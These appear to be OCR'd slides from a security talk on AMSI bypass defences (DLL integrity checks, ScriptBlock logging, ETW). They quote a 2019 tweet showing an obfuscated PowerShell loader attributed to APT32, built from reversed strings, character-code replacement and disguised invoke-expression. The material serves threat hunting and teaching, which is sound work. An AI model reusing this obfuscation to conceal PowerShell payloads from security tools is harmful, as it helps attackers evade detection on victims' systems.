
@0xB455

Defense beyond pattern detection

- Prevention
  - hash integrity checking of loaded DLL modules
  - completely relies on scanning frequency
- Detection
  - Powershell Scriptblock-Logging
  - Event Tracing for Windows (ETW)

Source: https://blog.f-secure.com/hunting-for-amsi-bypasses/

State of the tradecraft



Nick Carr @ ATT&CKcon
@ItsReallyNick

Stopped using PowerShell for attacks?
Seems to be working just fine for #APT32 🇻🇳

lang.ps1 uploaded yesterday (3/56):
virustotal.com/gui/file/f5e74...
I appreciate their signature obfuscation style (pictured)

The underlying backdoor here is very creative... [1/2]

Tweet übersetzen

```
2 noisreV- )qFONUeSqFONU,qFONU-tqFONU,qFONUedqFONU,qFONUoMtcirtSqFONU f- ShPk1}1{}0{}2{}3{ShPk1(&

grYeT(( )grYeTgrYeTNIoJ-grYeTXgrYeT+]3,1[)(gniRTsot.eCNeRefeRPEsObrEV1nTLN (&UNba,grYeT.grYeT,
    grYeTRIGHtTOLgrYeT+grYeTEFgrYeT+grYeTtgrYeT) -jOIn grYeTgrYeT)  )
    t1EVA)-replACe([ChAR]103+[ChAR]114+[ChAR]89+[ChAR]101+[ChAR]84),[ChAR]39-replACe
    t1EVA1nTLNt1EVA,[ChAR]36 -cReplacE t1EVACM7bqt1EVA,[ChAR]124  -cReplacE
    t1EVAUNbat1EVA,[ChAR]34)9q0rU &( fcuYEnV:pUblIC[13]+fcuYENV:pubLIC[5]+t1EVAxt1EVA)lMQJt ]] [
    rAHC[  ( )lMQJtnlMQJt+lMQJthpZlMQJt(  elbAIrAv-tES'( "  );  [ArrAY]::reVErSE(( vArIabLe ('5nM'+'
    t0')  ).vAlue) ;"$( $oFs = '' )" + [sTrInG](( vArIabLe ('5nM'+'t0')  ).vAlue ) +" $(set-vaRiABle
     'ofs'  ' ') " | .( $enV:puBlic[13]+$Env:PuBlic[5]+'x')
```

3:12 vorm. · 28. Okt. 2019 · Twitter Web App

99 Retweets 187 „Gefällt mir"-Angaben

Contact: h@cker.info

Web: ha.cker.info

Twitter: @0xB455

@0xB455